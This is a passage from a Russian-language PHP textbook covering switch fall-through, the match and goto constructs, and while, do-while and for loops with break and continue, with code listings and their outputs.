Если пропущено ключевое слов break, то скрипт выполняет выражения следующего блока до тех пор, пока не закончится switch или не встретится break. В листинге 9.21 выводятся названия нечетных целых десятичных чисел от 1 до 9, не меньше введенного.

Листинг 9.21. Вывод чисел. Файл switch_without_break.php

```
<?php
$number = 2;
switch ($number)
{
    case 1:
        echo 'один ';
    case 2: case 3:
        echo 'три ';
    case 4: case 5:
        echo 'пять ';
    case 6: case 7:
        echo 'семь ';
    case 8: case 9:
        echo 'девять ';
        break;
    default:
        echo 'Это либо не число, либо число больше 9 или меньше 1';
}
```

Таким образом, если переменная $number здесь примет значение 2, конструкция switch переключит скрипт на позицию case 2, пропуская позицию case 1, и далее скрипт выполнится до ближайшего ключевого слова break, в результате чего будет выведено:

три пять семь девять

Ключевые слова `case` не обязательно должны располагаться на одной строке — иногда удобнее их располагать друг под другом. В листинге 9.22 приводится пример такой записи при вычислении количества дней в текущем месяце.

Листинг 9.22. Вывод количества дней в текущем месяце. Файл current_month_days.php

```
<?php
$date = new DateTime();
switch($date->format('M'))
{
    case 'Jan':
    case 'Mar':
    case 'May':
    case 'Jul':
    case 'Aug':
    case 'Oct':
    case 'Dec':
        $day = 31;
        break;
    case 'Apr':
    case 'Jun':
    case 'Sep':
    case 'Nov':
        $day = 30;
        break;
    case 'Feb':
        $day = 28;
        break;
}
echo $day;
```

Для получения значения текущего месяца мы здесь обращаемся к объекту класса `DateTime` и при помощи метода `format()` извлекаем сокращенное название месяца на английском языке. Так как метод `format()` не может вернуть никаких значений, кроме приведенных, `default`-вариант мы даже не предусматриваем.

Если текущим месяцем оказывается январь, март, май, июль, август, октябрь или декабрь, скрипт выводит значение 31. Для апреля, июня, сентября и ноября будет ведена цифра 30. В случае февраля выводится 28 дней (високосные годы мы здесь не учитываем).

Помимо синтаксиса, представленного в начале раздела, PHP позволяет использовать альтернативный синтаксис без фигурных скобок с применением ключевых слов `switch:` и `endswitch`. В листинге 9.23 представлена альтернативная запись конструкции `switch` для скрипта из листинга 9.20.

Листинг 9.23. Альтернативная форма конструкции `switch`. Файл switch_alt.php

```
<?php
$answer = 'yes';
```

```
switch($answer):
    case 'yes':
        echo 'Продолжаем работу!';
        break;
    case 'no':
        echo 'Завершаем работу';
        break;
    default:
        echo 'Некорректный ввод';
endswitch;
```

Конструкция `switch` может быть заменена комбинацией `if...elseif`. Так, скрипт из листинга 9.23 можно переписать следующим образом (листинг 9.24).

Листинг 9.24. Замена switch комбинацией `if...elseif`. Файл switch_ifelseif.php

```
<?php
$answer = 'yes';
if ($answer == 'yes') {
    echo 'Продолжаем работу!';
} elseif ($answer == 'no') {
    echo 'Завершаем работу';
} else {
    echo 'Некорректный ввод';
}
```

На первый взгляд может показаться, что вариант `if...elseif` более гибкий, т. к. позволяет оперировать сложными условиями с применением логических операторов (листинг 9.25).

Листинг 9.25. Использование сложных логических условий. Файл difficult.php

```
<?php
$number = 120;
if ($number > 0 && $number <= 10) {
    echo "$number меньше 10 и больше 0";
} elseif ($number > 10 && $number <= 100) {
    echo "$number меньше 100 и больше 10";
} elseif ($number > 100 && $number <= 1000) {
    echo "$number меньше 1000 и больше 100";
} else {
    echo "$number больше 1000 или меньше 0";
}
```

Однако конструкция `switch` позволяет реализовывать точно такие же построения благодаря тому, что логическое выражение можно сравнивать со значением `true` или `false`. В листинге 9.26 приводится пример, аналогичный скрипту из листинга 9.25.

Листинг 9.26. Сложные условия в switch. Файл difficult_switch.php

```
<?php
$number = 120;
switch(true)
{
    case ($number > 0 && $number <= 10):
        echo "$number меньше 10 и больше 0";
        break;
    case ($number > 10 && $number <= 100):
        echo "$number меньше 100 и больше 10";
        break;
    case ($number > 100 && $number <= 1000):
        echo "$number меньше 1000 и больше 100";
        break;
    default:
        echo "$number больше 1000 или меньше 0";
        break;
}
```

Конструкция *match*

Конструкция `switch` не возвращает значения, поэтому попытка присвоить результат выполнения `switch` какой-либо переменной заканчивается неудачей. Опираясь на пример из листинга 9.22, попробуем присвоить результат выполнения `switch` переменной `$day` (листинг 9.27).

Листинг 9.27. Нельзя присвоить результат switch переменной. Файл switch_error.php

```
<?php
$date = new DateTime();
$day = switch($date->format('M'))
    {
        case 'Jan':
        case 'Mar':
        case 'May':
        case 'Jul':
        case 'Aug':
        case 'Oct':
        case 'Dec':
            31;
            break;
        case 'Apr':
        case 'Jun':
        case 'Sep':
        case 'Nov':
            30;
            break;
```

```
        case 'Feb':
            28;
            break;
    }
echo $day;
```

Выполнение этого примера завершается ошибкой `PHP Parse error: syntax error, unexpected token "switch"`. PHP вообще не ожидает конструкцию `switch` справа от оператора «равно».

Для решения таких задач, начиная с PHP 8.0, можно использовать новую конструкцию `match` (листинг 9.28).

Листинг 9.28. Использование конструкции `match`. Файл match.php

```
<?php
$answer = 'yes';
echo match ($answer) {
        'yes' => 'Продолжаем работу!',
        'no' => 'Завершаем работу'
    }; // Продолжаем работу!
```

Конструкция принимает в качестве аргумента переменную, а в фигурных скобках через запятую приводятся пары ключ-значение. Ключ и значение разделяются при помощи рокет-символа `=>`. Обратите внимание, что `match` входит в состав других выражений. Поэтому в конце выражения обязательна точка с запятой — в отличие от той же конструкции `switch`.

Переменная-аргумент переданная `match`, последовательно сравнивается с ключами внутри фигурных скобок. Причем, в отличие от `switch`, для сравнения используется оператор эквивалентности `===`, вместо оператора сравнения `==`.

Конструкция `match` — «ленивая»: возвращается первое найденное соответствие, после чего поиск прекращается. Причем каждому значению можно поставить в соответствие несколько ключей. В этом случае они приводятся через запятую и в их отношении действует логика ИЛИ. То есть, если аргумент конструкции `match` соответствует хотя бы одному ключу, считается, что ответ найден. Перепишем пример из листинга 9.27 с использованием `match`, чтобы продемонстрировать работу множественных ключей (листинг 9.29).

Листинг 9.29. Работа множественных ключей. Файл match_multi_keys.php

```
<?php
$date = new DateTime();
$day = match($date->format('M')) {
        'Jan', 'Mar', 'May', 'Jul', 'Aug', 'Oct', 'Dec' => 31,
        'Apr', 'Jun', 'Sep', 'Nov' => 30,
        'Feb' => 28,
    };
echo $day;
```

Как можно видеть, код с match получается более компактным и наглядным.

Для match не предусмотрен аналог ключевого слова default, применяемого в switch-конструкции, — если соответствия не обнаружено, будет возбуждена исключительная ситуация UnhandledMatchError, которая приведет к ошибке (листинг 9.30).

> ***Примечание***
>
> **Исключения и ошибки детально рассматриваются в *главах 34* и *35*.**

Листинг 9.30. Возбуждение исключительной ситуации. Файл match_error.php

```
<?php
$day = match('PHP') {
        'Jan', 'Mar', 'May', 'Jul', 'Aug', 'Oct', 'Dec' => 31,
        'Apr', 'Jun', 'Sep', 'Nov' => 30,
        'Feb' => 28,
    };
echo $day; // PHP Fatal error: Uncaught UnhandledMatchError: Unhandled match case
```

В приведенном примере строке 'PHP' не находится соответствие среди ключей match, в результате возникает ошибка PHP Fatal error: Uncaught UnhandledMatchError: Unhandled match case 'PHP'.

В качестве ключей и значений необязательно использовать только скалярные значения. Компонентами match могут выступать любые выражения. Перепишем switch-пример из листинга 9.26 (листинг 9.31).

Листинг 9.31. Логические выражения в конструкции match. Файл difficult_match.php

```
<?php
$number = 120;
echo match (true) {
    $number > 0 && $number <= 10 => "$number меньше 10 и больше 0",
    $number > 10 && $number <= 100 => "$number меньше 100 и больше 10",
    $number > 100 && $number <= 1000 => "$number меньше 1000 и больше 100",
    $number >= 1000 => "$number больше 1000 или меньше 0"
};
```

Результатом работы скрипта будет следующая строка:

120 меньше 1000 и больше 100

Поскольку в качестве ключей и значений могут выступать любые выражения, можно задействовать даже функции (листинг 9.32).

Листинг 9.32. Функции в конструкции match. Файл match_function_keys.php

```
<?php
$str = 'Hello, PHP!';
$arr = [1, 2, 3, 4, 5];
$obj = new DateTime();
```

```
$arg = 'string';
echo match($arg) {
    gettype($str) => $str,
    gettype($arr) => print_r($arr),
    gettype($obj) => var_dump($obj)
}; // Hello, PHP!
```

В приведенном примере переменная `$arg` может принимать одно из трех значений: `'string'`, `'array'` или `'object'`, которые соответствуют типам переменных `$str`, `$arr` и `$obj`. В зависимости от выбранного типа, подходящим способом выводится содержимое соответствующей переменной.

Конструкция *goto*

Конструкция `goto` позволяет осуществлять безусловный переход на метку, название которой указывается в качестве ее единственного аргумента:

```
goto метка;
...
метка:
```

В листинге 9.33 приводится пример организации цикла при помощи двух ключевых слов `goto`.

Листинг 9.33. Использование конструкции `goto`. Файл goto.php

```
<?php
$i = 0;
begin:
$i++;
echo "$i<br />";
if ($i >= 10) goto finish;
goto begin;
finish:
```

Интерпретатор, доходя до инструкции `goto begin`, перемещается к метке `begin`, и таким образом достигается зацикливание программы. Для выхода из программы используется `if`-условие, при срабатывании которого выполняется инструкция `goto finish`, сообщающая интерпретатору о необходимости перейти к метке `finish`.

Ключевое слово `goto` в языках высокого уровня возникло из соображений производительности. Первые появляющиеся языки высокого уровня не могли конкурировать с ассемблером, способным молниеносно перемещаться к инструкции по любому адресу в программе. Чтобы дополнить первые языки высокого уровня схожей функциональностью, их снабжали ключевым словом `goto`, которое позволяло перемещаться в любую точку программы, в том числе внутрь или за пределы функции. Это приводило к чрезвычайно сложному коду, отлаживать который было практически невозможно. Со временем выработались правила хорошего тона использования `goto`, однако и запутанных программ с использованием `goto` было немало. После критической статьи Э. Дейкстры,


в которой он показал, что при разработке программ можно обойтись без `goto`, началось массовое движение по отказу от этого оператора. Современное поколение разработчиков практически с ним незнакомо.

В действительности же ключевое слово `goto` было зарезервировано с самых первых версий языка PHP, но оно не вводилось до версии 5.3 из-за его плохой репутации. В текущей реализации PHP возможности `goto` сильно ограничены по сравнению с `goto` прошлых лет: вы не сможете перемещаться при помощи `goto` в другой файл, в функцию или из функции, не получится также перейти и внутрь цикла или конструкции `switch`. Фактически `goto` сейчас — это альтернатива ключевому слову `break`.

Использование ключевого слова `goto` в программах — это уже экзотика. Лучше вам от него отказаться, поскольку подавляющая часть разработчиков, с которыми вам придется совместно работать над кодом, будут резко настроены против `goto`. К вашему коду в таком случае появится очень много вопросов, в то время как профессиональный код не должен при чтении вызывать вопросов и затруднений. В современных проектах основная статья расхода — заработная плата разработчиков. Чем быстрее разработчики читают код, чем меньше вопросов и споров он вызывает, тем меньше времени они тратят на проект и его поддержку. Поэтому один из критериев профессионального кода: он не вызывает вопросов и споров у коллег по команде.

Резюме

В этой главе мы познакомились со всеми возможными способами организации ветвления в PHP-программе. Рассмотрели конструкции `if`, `switch`, `match` и `goto`. Кроме того, пополнили свой арсенал новыми операторами: логическими, тернарным, а также оператором `??`.



ГЛАВА 10

Циклы

Листинги этой главы находятся в каталоге *loops* сопровождающего книгу файлового архива.

Сильной стороной компьютеров считается их способность выполнять циклические операции. В отличие от человека, компьютер не ошибается, и ему это не надоедает.

Циклы — конструкции, предназначенные для программирования повторяющихся действий. В том или ином виде циклы можно обнаружить практически во всех современных языках программирования.

> ***Примечание***
>
> В этой главе не рассматривается цикл `foreach()`, обсуждение которого отложено до *главы 11*, посвященной массивам.

Зачем нужны циклы?

В качестве примера циклической операции можно привести проверку билетов перед сеансом в кинотеатр. Контроллер принимает билет, проверяет, совпадает ли дата сеанса на нем с сегодняшней. Если дата совпадает, зрителя пускают в зал, наоборот — не пускают. Затем операция повторяется для следующего зрителя и так до тех пор, пока все билеты не будут проверены.

Таким образом, *цикл* — это набор повторяющихся действий. Один такой набор действий называется *итерацией*. Так, если на сеанс пришло 150 человек, то контроллер будет взаимодействовать с 150 зрителями и проверит 150 билетов. То есть наш цикл выполнит 150 итераций.

У цикла выделяется несколько характерных особенностей:

- начало, которое обозначается каким-либо ключевым словом;
- выражения, которые выполняются в теле цикла, — обычно они располагаются между признаком начала и завершения цикла;
- условие прекращения цикла.

Условие прекращения цикла — признак необязательный. Цикл может быть бесконечным, и тогда условия для его прекращения не требуется. Например, компьютер, даже

когда «простаивает», выполняет множество бесконечных циклов, ожидая действий с вашей стороны или поступления данных из сети. Как мы увидим в этой главе далее, остальные признаки тоже необязательные. Однако, чтобы понять как устроен цикл, оттолкнемся от того, что у цикла есть начало, конец и выражения, которые выполняются на каждой итерации, и составляют тело цикла (рис. 10.1).




Рис. 10.1. Структура цикла

Когда PHP-интерпретатор встречает цикл, то по условию определяет, может ли он его выполнять. Если условие ложно (`false`), интерпретатор сразу переходит к концу цикла и продолжает выполнять выражения после него. А если условие истинно (`true`), интерпретатор начинает выполнять тело цикла. Пока это очень похоже на выражение `if`, которое действует похожим образом. Однако, дойдя до конца цикла, интерпретатор возвращается к началу и опять проверяет условие. Если оно опять возвращает `true`, начинает выполняться вторая итерация цикла, и так до тех пор, пока условие не станет ложным. Вот тогда цикл прекращает работу.

Способы организации циклов в PHP

Язык программирования PHP предоставляет несколько способов организации циклов:

- `while`;
- `for`;
- `foreach`.

Цикл `while` имеет два варианта: с условием в начале и в конце итерации. Цикл `foreach` предназначен для обхода коллекций, таких как ассоциативные массивы, поэтому его рассмотрение и отложено до следующей главы.

Цикл *while*

Конструкция `while` называется циклом с *предусловием*, т. к. условие продолжения цикла проверяется в начале итерации (листинг 10.1). Конструкция имеет следующий синтаксис:

```
while (логическое_выражение) {
    выражения;
}
```

При входе в цикл вычисляется `логическое_выражение`, и если его значение истинно (`true`), выполняется тело цикла. После завершения итерации `логическое_выражение` вычисляется повторно, и если оно по-прежнему равно `true`, выражения тела цикла выполняются повторно. Это происходит до тех пор, пока значение логического выражения не станет ложным (`false`). Тело цикла не обязательно должно быть заключено в фигурные скобки, и, если требуется выполнить только одно выражение, они могут быть опущены. Однако стандарт кодирования PSR требует обязательного их присутствия.

> ***Совет***
>
> Необходимо заботится о том, чтобы рано или поздно `логическое_выражение` принимало значение `false`, иначе произойдет образование *бесконечного цикла* и приложение зависнет.

Листинг 10.1. Цикл `while`. Файл while.php

```
<?php
$i = 1;
while ($i <= 5) {
    echo "$i<br />";
    $i++;
}
```

Результатом выполнения кода из листинга 10.1 являются числа от 1 до 5, выведенные в столбик:

```
1
2
3
4
5
```

Тело цикла, расположенное между фигурными скобками, выполняется до тех пор, пока выражение `$i <= 5` не примет значение `false`. При каждой итерации цикла значение счетчика `$i` увеличивается на единицу с помощью оператора инкремента `$i++`. Как только значение переменной `$i` достигает 6 (т. е. становится больше 5), выражение `$i <= 5` принимает значение `false` и на следующей итерации `while` прекращает свою работу.

Цикл `while` может иметь и более замысловатую условную конструкцию. Например, цикл, представленный в листинге 10.2, выводит столбик цифр от 4 до 1.

Листинг 10.2. Цикл `while` с декрементом. Файл while_decrement.php

```
<?php
$i = 5;
```

```
while (--$i) {
     echo "$i<br />";
}
```

Результатом работы этого скрипта будут следующие строки:

```
4
3
2
1
```

Если использовать постфиксную форму оператора декремента --, как это представлено в листинге 10.3, выводится столбик цифр от 4 до 0.

Листинг 10.3. Постфиксная форма оператора --. Файл while_post_decrement.php

```
<?php
$i = 5;
while ($i--) {
     echo "$i<br />";
}
```

Работа циклов из листингов 10.2 и 10.3 основана на том факте, что любое число больше нуля преобразуется к значению `true` (истина), а значение 0 — к `false` (ложь). Как только значение `$i` принимает значение 0 — цикл прекращает свою работу. В листинге 10.2 используется префиксная форма декремента, в которой от числа сначала вычитается единица, и лишь затем возвращается значение, поэтому цифра 0 не выводится. В листинге 10.3 по достижении `$i` значения 1 в цикле `while` сначала возвращается значение 1, и лишь затем из `$i` вычитается единица, приравнивая его значение 0. Цикл выводит значение 0 и останавливает работу лишь на следующей итерации.

Как и в случае `if` и `switch`, конструкция `while` поддерживает альтернативный синтаксис без фигурных скобок — с использованием ключевых слов `while:` и `endwhile`. В листинге 10.4 приводится модифицированный скрипт из листинга 10.3.

Листинг 10.4. Альтернативный синтаксис `while`. Файл while_alter.php

```
<?php
$i = 5;
while ($i--):
     echo "$i<br />";
endwhile;
```

Вложенные циклы

Допускается вложение циклов друг в друга. Вернемся, к примеру с кинотеатрами. Некоторые зрители могут иметь множество билетов на разные дни и ошибаться, предоставляя контроллеру билет не на тот день. В этом случае требуется последовательно проверить все билеты у одного зрителя, т. к. возможность наличия у него правильного




Рис. 10.2. Вложенные циклы

билета присутствует, и лишь затем переходить к следующему. Таким образом, один цикл вкладывается в другой, т. е. речь идет о *вложенных циклах* (рис. 10.2).

В листинге 10.5 вложенным циклом `while` выводится таблица умножения. Результатом работы программы должна стать квадратная таблица, по горизонтали и вертикали которой располагаются значения, возрастающие от единицы до 10. На пересечениях строк и столбцов — результат перемножения двух чисел.

Листинг 10.5. Вывод таблицы умножения. Файл multiplication_table.php

```
<?php
echo 'Таблица умножения' . PHP_EOL;

$i = 0;
define('MAX_NUMBER', 10);

while ($i < MAX_NUMBER) {
    $i++;
    $j = 0;
    while ($j < MAX_NUMBER) {
        $j++;
        echo sprintf('%3d ', $i * $j);
    }
    echo PHP_EOL;
}
```

Под число требуется отвести достаточно места, поэтому под него отводится 3 позиции, независимо от того, сколько цифр в числе. Для этого в приведенном примере выше мы забежали вперед и задействовали функцию `sprintf()`, которая рассматривается в *главе 16*. Мы не будем здесь разбираться с правилами форматирования строк — когда мы до них доберемся, все правила и элементы будут детально рассмотрены. Сейчас же отметим, что функция `sprintf()` позволяет числа разной длины превратить в строки одного и того же размера:

```
php > echo sprintf('%03d', 1);
001
php > echo sprintf('%03d', 34);
034
php > echo sprintf('%03d', 100);
100
php > var_dump(sprintf('%3d', 1));
string(3) "  1"
php > var_dump(sprintf('%3d', 34));
string(3) " 34"
php > var_dump(sprintf('%3d', 100));
string(3) "100"
```

Первый цикл `while` в листинге 10.5 несет ответственность за формирование строк. На каждой итерации этого цикла выполняется дополнительный `while`-цикл с переменной-счетчиком `$j`. Этот дополнительный цикл формирует столбцы — значения в рамках одной строки (рис. 10.3).




Рис. 10.3. Создание таблицы умножения вложенными циклами

Перевод строк обеспечивает константа PHP_EOL. Причем вывод перевода строки проводится только в конце внешнего цикла, чтобы не разрушить формируемую таблицу. Запуск скрипта из листинга 10.5 приводит к следующему результату:

```
$ php multiplication_table.php
Таблица умножения
  1   2   3   4   5   6   7   8   9  10
  2   4   6   8  10  12  14  16  18  20
  3   6   9  12  15  18  21  24  27  30
  4   8  12  16  20  24  28  32  36  40
  5  10  15  20  25  30  35  40  45  50
  6  12  18  24  30  36  42  48  54  60
  7  14  21  28  35  42  49  56  63  70
  8  16  24  32  40  48  56  64  72  80
  9  18  27  36  45  54  63  72  81  90
 10  20  30  40  50  60  70  80  90 100
```

Досрочное прекращение циклов

В листинге 10.6 достижение условия $i <= 5 не приводит к немедленному выходу из цикла. Он прекратит свою работу только после того, как начнется новая итерация.

Листинг 10.6. Цикл while: вывод некорректного значения. Файл while_false.php

```
<?php
$i = 0;
while ($i <= 5) {
    $i++;
    echo "$i<br />";
}
```

Результатом работы этого примера будет колонка цифр от 1 до 6:

```
1
2
3
4
5
6
```

То есть до того, как условие $i <= 5 будет проверено в начале очередной итерации, значение $i с «некорректным» значением (6) выводится в стандартный поток вывода.

Однако существует способ прекратить выполнение цикла досрочно. Для этого применяется ключевое слово break. При обнаружении этого ключевого слова цикл прекращает свою работу немедленно (листинг 10.7).

Листинг 10.7. Использование ключевого слова break. Файл while_break.php

```
<?php
$i = 0;
```

```
while (true) {
    $i++;
    // Условие выхода из цикла
    if ($i > 5) break;
    echo "$i<br />";
}
```

Результатом работы скрипта из листинга 10.7 станет колонка цифр от 1 до 5. Когда `$i` становится больше 5, последний вызов `echo` в цикле просто не выполняется, поскольку `break` переводит текущий поток программы на первое выражение после цикла `while`.

Иногда требуется досрочно прекратить текущую итерацию и перейти сразу к началу следующей. Для этого применяется ключевое слово `continue` (листинг 10.8).

> ***Примечание***
>
> **Уже знакомую нам конструкцию `switch` можно рассматривать как цикл, всегда выполняющийся один раз, поэтому в нем ключевые слова `break` и `continue` эквивалентны по своему действию.**

Листинг 10.8. Пример ключевого слова `continue`. Файл while_continue.php

```
<?php
$i = 0;
while (true) {
    $i++;
    // Досрочно прекращаем текущую итерацию
    if ($i < 4) continue;
    // Условие выхода из цикла
    if ($i > 5) break;
    echo "$i<br />";
}
```

Результатом выполнения этого примера будут выведенные в столбик цифры:

```
4
5
```

Во вложенных циклах вызовы `break` по умолчанию действуют каждый на своем уровне вложения (листинг 10.9).

Листинг 10.9. Вызовы `break` во вложенных циклах. Файл break_nested_while.php

```
<?php
$i = $j = 0;
while (true) {
    while (true)
    {
        $i++;
        if ($i > 5) break;
        echo "$i<br />";
    }
```

```
    $i = 0;
    $j++;
    if ($j > 5) break;
}
```

Скрипт из листинга 10.9 выводит пять раз подряд последовательность из пяти чисел от 1 до 5.

Ключевое слово `break` может управлять не только своим циклом, но и внешним циклом, для чего следует указать его номер. По умолчанию, если передать `break` значение 1, его действия будут относиться к текущему циклу. В листинге 10.10 действия ключевых слов `break` аналогичны скрипту из листинга 10.9.

Листинг 10.10. Указание номера цикла в `break`. Файл break_number.php

```
<?php
$i = $j = 0;
while (true) {
    while (true)
    {
        $i++;
        if ($i > 5) break 1;
        echo "$i<br />";
    }
    $i = 0;
    $j++;
    if ($j > 5) break 1;
}
```

Если `break`, расположенному во внутреннем цикле, передать номер 2, то вместо внутреннего цикла он будет прерывать внешний цикл, и скрипт выведет последовательность от 1 до 5 только один раз вместо пяти. В листинге 10.11 приводится пример тройного вложенного цикла, который прерывается из самого внутреннего цикла.

Листинг 10.11. Прерывание внешнего цикла из внутреннего. Файл break_inner.php

```
<?php
$i = 0;
while (true)
{
    while (true)
    {
        while (true)
        {
            $i++;
            if ($i > 5) break 3;
            echo "$i<br />";
        }
    }
}
```

Цикл *do ... while*

Цикл `do...while`, в отличие от цикла `while`, проверяет условие выполнения цикла не в начале итерации, а в конце, и имеет следующий синтаксис:

```
do {
    выражения;
} while (логическое_выражение);
```

Такой цикл всегда будет выполнен хотя бы один раз и называется циклом с *постусловием*. После выполнения тела цикла вычисляется `логическое_выражение` и, если оно истинно (`true`), вновь выполняется тело цикла. В листинге 10.12 ноль всегда будет добавлен в список, независимо от значения условия (`++$i <= 5`).

> ***Примечание***
>
> При использовании цикла `do...while` также допускается применение ключевых слов `break` и `continue`.

Листинг 10.12. Использование цикла `do...while`. Файл do_while.php

```
<?php
$i = 0;
do {
    echo "$i<br />";
} while (++$i <= 5);
```

Результатом выполнения этого примера будут выведенные в столбик числа от 0 до 5.

В отличие от остальных конструкций цикла, а также `if` и `switch`, этот вид цикла не поддерживает альтернативный синтаксис.

Цикл *for*

Цикл `for` имеет следующий синтаксис:

```
for (начало; логическое_выражение; тело) {
    выражения;
}
```

Здесь выражение `начало` (инициализация цикла) — последовательность определений и выражений, разделяемая запятыми. Все выражения, входящие в инициализацию, вычисляются только один раз при входе в цикл. Как правило, тут устанавливаются начальные значения счетчиков и параметров цикла.

Смысл выражения-условия `логическое_выражение` такой же, как и у циклов с пред- и постусловиями: цикл выполняется до тех пор, пока `логическое_выражение` истинно (`true`), и прекращает свою работу, когда оно ложно (`false`). При отсутствии выражения-условия предполагается, что его значение всегда истинно.

Выражения `тело` вычисляются в конце каждой итерации после выполнения тела цикла.

Примечание

При использовании цикла `for` также допускается применение ключевых слов `break` и `continue`.

В листинге 10.13 при помощи цикла выводятся цифры от 0 до 4.

Листинг 10.13. Использование цикла `for`. Файл for.php

```
<?php
for ($i = 0; $i < 5; $i++) {
    echo "$i<br />";
}
```

Здесь значение `$i` в самом начале работы цикла принимает значение, равное нулю (`$i = 0`), на каждой итерации цикла значение переменной `$i` увеличивается на единицу оператором инкремента `$i++`. Цикл выполняет свою работу до тех пор, пока значение `$i` меньше 5. Результат работы кода из листинга 10.13 выглядит следующим образом:

```
0
1
2
3
4
```

В листинге 10.14 приводится пример вывода цифр от 5 до 1 при помощи цикла с декрементом.

Листинг 10.14. Использование декремента в цикле `for`. Файл for_decrement.php

```
<?php
for ($i = 5; $i; $i--) {
    echo "$i<br />";
}
```

Результат работы цикла из листинга 10.14 выглядит следующим образом:

```
5
4
3
2
1
```

Переменная `$i` инициируется значением 5, на каждой итерации цикла это значение уменьшается на единицу оператором декремента `$i--`. Интересно отметить, что в качестве условия выступает сама переменная `$i` — как только ее значение достигает 0, оно согласно правилам приведения типов рассматривается как `false`, и цикл прекращает свою работу.

Рассмотренные варианты использования цикла `for` являются традиционными, но не единственными. Так, цикл `for` допускает отсутствие тела цикла, поскольку все вычисления могут быть выполнены в выражении `тело`. Цикл из листинга 10.14 тогда может быть переписан так, как это представлено в листинге 10.15.

Примечание

Использование конструкции `echo` внутри круглых скобок `for` не допускается.

Листинг 10.15. Альтернативное использование цикла `for`. Файл for_one_line.php

```
<?php
for ($i = 5; $i; print $i, print '<br />', $i--);
```

Здесь вместо оператора декремента `$i--` используется последовательность выражений, разделенных запятой: `print $i, print '<br />', $i--`. Такая форма записи вполне допускается синтаксисом PHP, но не приветствуется, поскольку сильно уменьшает читабельность кода.

Разрешено использование нескольких выражений и в блоке инициализации (листинг 10.16).

Примечание

Код в листинге 10.16 является ярким примером того, как не следует программировать. Здесь он приведен лишь для демонстрации особенностей работы цикла `for`.

Листинг 10.16. Запутанный `for`. Файл for_complex.php

```
<?php
for ($i = 6, $j = 0;
     $i != $j;
     print "$i - $j", print '<br />', $i--, $j++);
```

Результат работы цикла из этого примера выглядит следующим образом:

```
6 - 0
5 - 1
4 - 2
```

Переменная `$i` инициируется значением 6, а переменная `$j` — значением 0. За одну итерацию значение `$i` уменьшается на единицу, а значение `$j` на единицу увеличивается. Как только они становятся равны (это происходит, когда их значения достигают 3) — цикл прекращает свою работу. На каждой из итераций выводится значение цикла.

До сих пор рассматривались скрипты, которые увеличивают или уменьшают значения счетчиков лишь на единицу. Однако циклы вполне допускают использование в качестве шага и других значений. Например, в цикле, который представлен в листинге 10.17, выводятся значения от 0 до 100 с интервалом в 5.

Листинг 10.17. Использование шага, равного 5. Файл for_step_five.php

```
<?php
for ($i = 0; $i <= 100; $i += 5) {
    echo "$i<br />";
}
```

Выражения начало, логическое_выражение и тело не обязательно должны присутствовать. Так, в листинге 10.18 приводится пример цикла for, в котором отсутствуют выражения начало и тело.

Листинг 10.18. Отсутствие выражений начало и тело. Файл for_without.php

```
<?php
$do_for = true;
$i = 0;
for (; $do_for; ) {
    $i++;
    echo "$i<br />";
    if ($i > 5) $do_for = false;
}
```

Код листинга 10.18 может быть переписан, как показано в листинге 10.19.

Примечание

Такое использование цикла for не является типичным; если число циклов заранее не известно, традиционно используется цикл while.

Листинг 10.19. Отсутствие выражений в цикле for. Файл for_infinitely.php

```
<?php
$i = 0;
